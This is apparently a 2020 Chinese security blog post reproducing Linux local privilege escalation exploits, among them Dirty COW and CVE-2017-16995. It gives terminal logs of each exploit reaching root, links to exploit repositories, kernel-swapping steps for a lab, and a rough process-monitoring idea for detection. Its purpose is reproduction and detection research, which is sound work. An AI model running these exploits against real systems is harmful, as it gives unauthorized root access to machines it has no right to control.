

# Linux本地提权漏洞复现与检测思路

---

原创zgao HACK学习呀

2020-08-04原文

我做的是linux本地提权漏洞的复现。但本地提权漏洞并不像其他web漏洞一样，可以直接pull一个docker镜像就ok了，提权的洞复杂在于配置环境，基本都是在虚拟机里复现，一个镜像的大小基本都是上G的，镜像安装时间又长，每个洞要求的kernel版本号又不同，依赖的库也不一样。环境装好了，漏洞的e



xp还不一定能打成功，我太难了


所以这周各种踩坑之后，将我复现漏洞的一些经验写下来，或许对大家复现本地提权漏洞有些帮助，以及在实战中确实可以拿着直接用的exp。

首先分享一下我复现成功的本地提取漏洞以及截图，我花费了大量的时间来做这件事，这些都是质量较高且实际可用的。

## CVE-2015-1328

存在于 Ubuntu 12.04 、 14.04 、 14.10 、 15.04 版本中  
我复现该漏洞所使用镜像为 Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic x86\_64)

```
test@localhost:~/linux-kernel-exploits/2015/CVE-2015-1328$  
test@localhost:~/linux-kernel-exploits/2015/CVE-2015-1328$ id  
uid=1001(test) gid=1001(test) groups=1001(test)  
test@localhost:~/linux-kernel-exploits/2015/CVE-2015-1328$ ls  
37292.c 40688.rb ofs_32 ofs_64 README.md  
test@localhost:~/linux-kernel-exploits/2015/CVE-2015-1328$ ./ofs_64  
spawning threads  
mount #1  
mount #2  
child threads done  
/etc/ld.so.preload created  
creating shared library  
# id  
uid=0(root) gid=0(root) groups=0(root),1001(test)  
# whoami  
root  
#
```



exp:

<https://github.com/zgao264/linux-kernel-exploits/tree/master/2015/CVE-2015-1328>

## CVE-2016-5195（脏牛）

Linux

Kernel

>2.6.22

每个linux发行版修复的版本不同

```
test@bogon:~/dirtycow$ ./dirty zgao
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: zgao
Complete line:
firefart:fi0ivofj4F02M:0:0:pwned:/root:/bin/bash

mmap: 7f0fcd07e000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'zgao'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'zgao'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
test@bogon:~/dirtycow$ su - firefart
Password:
firefart@bogon:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@bogon:~# _
```



exp:

<https://github.com/FireFart/dirtycow>

## CVE-2017-16995

Linux kernel versions 4.4 ~ 4.14

Ubuntu版本: 16.04.01~ 16.04.04

```

test@bogon:~$
test@bogon:~$ cd CVE-2017-16995/
test@bogon:~/CVE-2017-16995$ ls
exploit exploit.c README.md
test@bogon:~/CVE-2017-16995$ id
uid=1001(test) gid=1001(test) groups=1001(test)
test@bogon:~/CVE-2017-16995$ ./exploit
task_struct = ffff8800393c1c00
uidptr = ffff8800393dd144
spawning root shell
root@bogon:~/CVE-2017-16995# id
uid=0(root) gid=0(root) groups=0(root),1001(test)
root@bogon:~/CVE-2017-16995# whoami
root
root@bogon:~/CVE-2017-16995# █

```

HACK学习呀

exp:

<https://github.com/RealBearcat/CVE-2017-16995>

## CVE-2018-18955

Linux kernel 4.15.x through 4.19.x before 4.19.2

```

root@ubuntu: ~/linux-kernel-exploits/2018/CVE-2018-18955
File Edit View Search Terminal Tabs Help
root@ubuntu: ~/linux-kernel-exploits/201... x zgao@ubuntu: ~ x
[.] executing subshell
[*] Launching pkexec...
[-] Failed
test@ubuntu:~/linux-kernel-exploits/2018/CVE-2018-18955$ ./exploit.cron.sh
[*] Compiling...
[*] Writing payload to /tmp/payload...
[*] Adding cron job... (wait a minute)
[.] starting
[.] setting up namespace
[~] done, namespace sandbox set up
[.] mapping subordinate ids
[.] subuid: 165536
[.] subgid: 165536
[~] done, mapped subordinate ids
[.] executing subshell
[+] Success:
-rwsrwxr-x 1 root root 8392 May 27 00:42 /tmp/sh
[*] Cleaning up...
[*] Launching root shell: /tmp/sh
root@ubuntu:~/linux-kernel-exploits/2018/CVE-2018-18955# id
uid=0(root) gid=0(root) groups=0(root),1001(test)
root@ubuntu:~/linux-kernel-exploits/2018/CVE-2018-18955#

```

HACK学习呀

`sudo apt-get install uidmap`

exp:

<https://github.com/bcoles/kernel-exploits/tree/master/CVE-2018-18955>

## CVE-2018-1000001 (glibc)

glibc

<=

2.26

复现所使用镜像为 Ubuntu 16.04.3 LTS

```
root@bogon:~#  
root@bogon:~# su - test  
test@bogon:~$ cd CVE-2018-1000001/  
test@bogon:~/CVE-2018-1000001$ id  
uid=1001(test) gid=1001(test) groups=1001(test)  
test@bogon:~/CVE-2018-1000001$ ./exploit-ubuntu  
./exploit-ubuntu: invoked as SUID, invoking shell ...  
root@bogon:~/CVE-2018-1000001# id  
uid=0(root) gid=0(root) groups=0(root),1001(test)  
root@bogon:~/CVE-2018-1000001# whoami  
root  
root@bogon:~/CVE-2018-1000001#
```

 HACK学习呀

exp:

<https://github.com/0x00-0x00/CVE-2018-1000001>

## CVE-2019-13272

Linux

Kernel

4.10

<

5.1.17

该漏洞依赖桌面环境（略显鸡肋）

```

zgao@ubuntu:/home/test$ cd CVE-2019-13272/
zgao@ubuntu:/home/test/CVE-2019-13272$ ls
CVE-2019-13272.c  CVE-2019-13272.jpg  pwned  README.md
zgao@ubuntu:/home/test/CVE-2019-13272$ ./pwned
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/home/test/CVE-2019-13272#
root@ubuntu:/home/test/CVE-2019-13272#

```


HACK学习呀

exp:

<https://github.com/jas502n/CVE-2019-13272>

上面是我成功复现的6个洞，只要环境配置对了就能直接提权成功的那种。当然还有些能够提权的成功的洞比如 CVE-2016-0728，但我感觉实在太鸡肋了，大家可以看这篇文章分析的

<https://www.anquanke.com/post/id/83342>



[首页](#)
[文章 ▾](#)
[漏洞](#)
[SRC导航](#)
[内容精选](#)

我们在**一台配有英特尔酷睿i7-5500 CPU的设备上进行了测试,整个测试过程花费了大约30分钟的时间**我们所得

```

$gcc cve_2016_0728.c -o cve_2016_0728 -lkeyutils -Wall
$./cve_2016_0728 PP1
uid=1000, euid=1000
Increfing...
finished increfing
forking...
finished forking
caling revoke...
uid=0, euid=0
#
# whoami
root
#

```

360安全播客 HACK学习呀

我在我虚拟机执行这个exp，物理机cpu都占满了，跑了半小时是真没跑出来，我裂开。实战中用这个提权太鸡肋了，除非真的是物理渗透。

## Linux本地提权漏洞复现思路-更换kernel

一开始我认为每复现一个漏洞就得换一个镜像，其实不然，对于只对kernel有要求的可以只更换kernel然后重启即可。因为Ubuntu的漏洞最多，所以ubuntu镜像作为本地提权漏洞复现的基础环境，根据不同漏洞所需要的kernel版本，更换指定的版本启动。

ubuntu 历史 镜像 下载 链接 :

<http://old-releases.ubuntu.com/releases/>

ubuntu 历史 kernel 下载 链接 :

<https://kernel.ubuntu.com/~kernel-ppa/mainline/>

这里使用的基础镜像为 ubuntu 16.04.3 LTS  
自带的kernel版本号为4.4.0-87-generic

## 以CVE-2018-18955为例

要求的 Linux kernel 范围在 4.15.x 至 4.19.x 低于 4.19.2  
所以复现该漏洞需要切换对应的 kernel 版本号  
可以下载 4.16.1 的 kernel 作为复现环境

 <a href="#">linux-headers-4.16.1-041601-lowlatency_4.16.1-041601.201804081334_i386.deb</a>	2018-04-08 13:52 667K
 <a href="#">linux-headers-4.16.1-041601_4.16.1-041601.201804081334_all.deb</a>	2018-04-08 13:35 11M
 <a href="#">linux-image-4.16.1-041601-generic-lpae_4.16.1-041601.201804081334_armhf.deb</a>	2018-04-08 13:59 48M
 <a href="#">linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_amd64.deb</a>	2018-04-08 13:42 51M
 <a href="#">linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_arm64.deb</a>	2018-04-08 14:03 49M
 <a href="#">linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_armhf.deb</a>	2018-04-08 13:58 49M
 <a href="#">linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_i386.deb</a>	2018-04-08 13:50 48M
 <a href="#">linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_ppc64el.deb</a>	2018-04-08 14:08 47M
 <a href="#">linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_s390x.deb</a>	2018-04-08 14:10 12M
 <a href="#">linux-image-4.16.1-041601-lowlatency_4.16.1-041601.201804081334_amd64.deb</a>	2018-04-08 13:43 51M
 <a href="#">linux-image-4.16.1-041601-lowlatency_4.16.1-041601.201804081334_i386.deb</a>	2018-04-08 13:51 48M

安装指定内核

```
dpkg -i *.deb
```



```

root@bogon:~#
root@bogon:~# ls
linux-image-3.13.0-031300-generic_3.13.0-031300.201401192235_amd64.deb
linux-image-3.8.7-030807-generic_3.8.7-030807.201805131709_amd64.deb
linux-image-4.14.0-041400-generic_4.14.0-041400.201711122031_amd64.deb
linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_amd64.deb
linux-image-4.4.0-51-generic_4.4.0-51.72_amd64.deb
root@bogon:~#
root@bogon:~# dpkg -i linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_amd64.deb
Selecting previously unselected package linux-image-4.16.1-041601-generic.
(Reading database ... 92731 files and directories currently installed.)
Preparing to unpack linux-image-4.16.1-041601-generic_4.16.1-041601.201804081334_amd64.deb ...
Done.
Unpacking linux-image-4.16.1-041601-generic (4.16.1-041601.201804081334) ...
Setting up linux-image-4.16.1-041601-generic (4.16.1-041601.201804081334) ...
Running depmod.
update-initramfs: deferring update (hook will be called later)
Examining /etc/kernel/postinst.d.
run-parts: executing /etc/kernel/postinst.d/apt-auto-removal 4.16.1-041601-generic
run-parts: executing /etc/kernel/postinst.d/initramfs-tools 4.16.1-041601-generic
update-initramfs: Generating /boot/initrd.img-4.16.1-041601-generic
run-parts: executing /etc/kernel/postinst.d/zz-update-grub 4.16.1-041601-generic
Generating grub configuration file ...
Warning: Setting GRUB_TIMEOUT to a non-zero value when GRUB_HIDDEN_TIMEOUT is set to 0
Found linux image: /boot/vmlinuz-4.16.1-041601-generic
Found initrd image: /boot/initrd.img-4.16.1-041601-generic
Found linux image: /boot/vmlinuz-4.14.0-041400-generic
Found initrd image: /boot/initrd.img-4.14.0-041400-generic
Found linux image: /boot/vmlinuz-4.4.0-87-generic
Found initrd image: /boot/initrd.img-4.4.0-87-generic
Found linux image: /boot/vmlinuz-4.4.0-51-generic
Found initrd image: /boot/initrd.img-4.4.0-51-generic
Found linux image: /boot/vmlinuz-3.13.0-031300-generic
Found initrd image: /boot/initrd.img-3.13.0-031300-generic
Found linux image: /boot/vmlinuz-3.8.7-030807-generic
Found initrd image: /boot/initrd.img-3.8.7-030807-generic
done
root@bogon:~# update-grub
Generating grub configuration file ...
Warning: Setting GRUB_TIMEOUT to a non-zero value when GRUB_HIDDEN_TIMEOUT is set to 0
Found linux image: /boot/vmlinuz-4.16.1-041601-generic
Found initrd image: /boot/initrd.img-4.16.1-041601-generic
Found linux image: /boot/vmlinuz-4.14.0-041400-generic
Found initrd image: /boot/initrd.img-4.14.0-041400-generic

```

```
vi /etc/default/grub
```

编辑 /etc/default/grub 修改启动引导

```
GRUB_DEFAULT="Advanced options for Ubuntu>Ubuntu, with Linux
4.16.1-041601-generic"
```



```
# info -f grub -n 'Simple configuration'

GRUB_DEFAULT="Advanced options for Ubuntu>Ubuntu, with Linux 4.16.1-041601-generic"
GRUB_HIDDEN_TIMEOUT=0
GRUB_HIDDEN_TIMEOUT_QUIET=true
GRUB_TIMEOUT=10
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT="quiet"
GRUB_CMDLINE_LINUX="find_preseed=/preseed.cfg noprompt"

# Uncomment to enable BadRAM filtering, modify to suit your needs
# This works with Linux (no patch required) and with any kernel that obtains
# the memory map information from GRUB (GNU Mach, kernel of FreeBSD ...)
#GRUB_BADRAM="0x01234567,0xfefefefefefefefefefef,0x89abcdef,0xefefefefef"

# Uncomment to disable graphical terminal (grub-pc only)
#GRUB_TERMINAL=console

"/etc/default/grub" 36 lines, 1335 characters
```

每次修改这里kernel的版本号

HACK学习呀

update-grub

然后重启生效，但更换内核的时候有可能会遇到提示Warning: you may need to install module-init-tools，那么安装即可

apt install module-init-tools

```
* Support: https://ubuntu.com/advantage
New release '18.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed May 27 20:03:23 2020 from 192.168.1.1
root@bogon:~#
root@bogon:~# uname -r
4.16.1-041601-generic
root@bogon:~#
root@bogon:~#
root@bogon:~#
root@bogon:~#
```

HACK学习呀

这里exp提示该漏洞依赖 newuidmap

sudo apt-get install uidmap

再执行exp

```

root@bogon:~# su - test
test@bogon:~$ ls
40871      43029      45886      cve-2016-0728  CVE-2017-16995  CVE-2018-1000001  dirtyc
40871.c    43029.c    45886.zip  CVE-2016-8655  CVE-2018-1000001  dirtyc
test@bogon:~$
test@bogon:~$ cd linux-kernel-exploits/2018/CVE-2018-18955/
test@bogon:~/linux-kernel-exploits/2018/CVE-2018-18955$ ls
exploit.cron.sh  exploit.ldpreload.sh  libsubuid.c  readme.md  su
exploit.dbus.sh  exploit.polkit.sh     libsubuid.so  rootshell.c  su
test@bogon:~/linux-kernel-exploits/2018/CVE-2018-18955$
test@bogon:~/linux-kernel-exploits/2018/CVE-2018-18955$ ./exploit.c
[-] newuidmap is not installed
test@bogon:~/linux-kernel-exploits/2018/CVE-2018-18955$ ./exploit.c
[*] Compiling...
[*] Writing payload to /tmp/payload...
[*] Adding cron job... (wait a minute)
[.] starting
[.] setting up namespace
[~] done, namespace sandbox set up
[.] mapping subordinate ids
[.] subuid: 165536
[.] subgid: 165536
[~] done, mapped subordinate ids
[.] executing subshell
[+] Success:
-rwsrwxr-x 1 root root 8712 May 27 20:07 /tmp/sh
[*] Cleaning up...
[*] Launching root shell: /tmp/sh
root@bogon:~/linux-kernel-exploits/2018/CVE-2018-18955# id
uid=0(root) gid=0(root) groups=0(root),1001(test)
root@bogon:~/linux-kernel-exploits/2018/CVE-2018-18955# whoami
root
root@bogon:~/linux-kernel-exploits/2018/CVE-2018-18955#

```

 HACK学习呀

提权成功！每个漏洞要求的版本号不同，可通过更换 kernel 尽可能减少复现漏洞配置环境的时间。

复现这些漏洞最终的目的是为了总结本地提权有哪些类型，如何让牧云去检测这些提权，怎么去判断一个进程是在提权？这里我总结的提权分为三类：

- 条件竞争写入只读(r)文件，如 脏牛
- 向内核注入代码提权，如 CVE-2017-16995
- 缓冲区溢出 suid提权，如 CVE-2018-1000001

其中最为常见的就是suid提权，像老版本的namp交互模式执行shell其实也是suid提权。

但谷歌之后发现网上对于linux本地提权检测的文章少之又少，于是和师傅讨论了一番，因为linux下一切皆文件，在/proc/目录下有每个进程的pid，提供每个进程的相关信息。

这些进程的文件夹大小都是0，因为都是在内存中。不过直接去分析文件不太方便，这里为了更加直观就用htop命令查看进程信息。

```
test@bogon:~/CVE-2017-16995$
test@bogon:~/CVE-2017-16995$ ./exploit
task_struct = ffff8800391b0000
uidptr = ffff880033d38604
spawning root shell
root@bogon:~/CVE-2017-16995# id
uid=0(root) gid=0(root) groups=0(root),1001(test)
root@bogon:~/CVE-2017-16995# whoami
root
root@bogon:~/CVE-2017-16995#
```

提权成功

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
1	root	20	0	37656	5772	4012	S	0.0	0.6	0:02.24	/sbin/init noprompt
793	root	20	0	36796	4452	3696	S	0.0	0.4	0:00.01	/lib/systemd/systemd --user
797	root	20	0	61108	1872	0	S	0.0	0.2	0:00.00	(sd-pam)
783	root	20	0	65504	5660	4972	S	0.0	0.6	0:00.00	/usr/sbin/sshd -D
923	root	20	0	92824	6860	5924	S	0.0	0.7	0:00.03	sshd: root@pts/1
942	root	20	0	22460	5016	3256	S	0.0	0.5	0:00.03	-bash
955	root	20	0	26160	4012	3156	R	0.4	0.4	0:00.35	htop
799	root	20	0	92824	6936	6004	S	0.0	0.7	0:00.04	sshd: root@pts/0
817	root	20	0	22472	5192	3420	S	0.0	0.5	0:00.05	-bash
890	root	20	0	52280	3508	3096	S	0.0	0.4	0:00.00	su - test
891	test	20	0	22472	5144	3364	S	0.0	0.5	0:00.06	-su
909	test	20	0	4416	720	656	S	0.0	0.1	0:00.00	./exploit
910	root	20	0	4500	756	684	S	0.0	0.1	0:00.00	sh -c /bin/ba
911	root	20	0	22460	5020	3256	S	0.0	0.5	0:00.03	/sbin/dhclient -l v -pt /run/t
727	root	20	0	16116	856	0	S	0.0	0.1	0:00.00	/sbin/dhclient -l v -pt /run/t
657	root	20	0	15932	1780	1644	S	0.0	0.2	0:00.00	/sbin/agetty --noclear tty1 lin

我同时开了两个终端，上面执行exp提权，下面开htop监控进程的变化，沿着这条进程链可以看到执行exploit还是test用户但是他的子进程就变成了root，而test本身也没有sudo权限，所以这里是很可疑的。


虽然可以通过这种方式去做提权检测，但是这里可能会存在误判，这里我和XX师傅都还没有讨论出更好的方式，所以只是这么一个思路，还需要讨论测试更多的情况，只能之后再做补充了。

对于上面的提权漏洞，可能是有不足的，如果有小伙伴还有什么高质量的提权漏洞可以在下面留言，我复现后再补充在上面。

在长亭实习的第二周，感觉进步很快，冲冲冲！


### 知识点补充：

替换内核版本发生错误时，虚拟机无法启动的解决办法。



```
Ubuntu 64 位 - VMware Workstation
Workstation
Ubuntu 64 位 x
[ 1.935160] Kernel panic - not syncing: UFS: Unable to Mount root fs on unknown-block(0,0)
[ 1.935391] CPU: 0 PID: 1 COMM: swapper/0 Not tainted 3.13.0-031300-generic #201401192235
[ 1.935563] Hardware name: VMware, Inc. VMware Virtual Platform/440BX Desktop Reference Platform, BIOS 6.00 02/27/2020
[ 1.935772] 0000000000000001 ffff88003ce65dc8 ffffffff8173356d 000000000000495c
[ 1.936089] ffffffff81a5ad40 ffff88003ce65e48 ffffffff81726439 ffff88003ba8a000
[ 1.936501] ffffffff00000010 ffff88003ce65e58 ffff88003ce65df8 00000000000017b18
[ 1.936829] Call Trace:
[ 1.936920] [] dump_stack+0x46/0x58
[ 1.937051] [] panic+0xc1/0x1d7
[ 1.937504] [] mount_block_root+0x17f/0x231
[ 1.937678] [] mount_root+0x53/0x57
[ 1.937840] [] prepare_namespace+0x16d/0x1a6
[ 1.937976] [] kernel_init_freeable+0x145/0x152
[ 1.938173] [] ? rest_init+0x80/0x80
[ 1.938303] [] kernel_init+0xe/0x130
[ 1.938428] [] ret_from_fork+0x7c/0xb0
[ 1.938556] [] ? rest_init+0x80/0x80
HACK学习呀
```

这是我在替换内核时发生了错误导致无法启动，直接出现这个界面无法选择其他内核。




要将输入定向到该虚拟机，请在虚拟机内部单击或按 Ctrl+G。

解决办法：在虚拟机启动时，长按shift，进入内核版本选择，点击以前的版本就可以。



点赞，转发，在看

作者博客：<https://zgao.top>



精选留言

---

用户设置不下载评论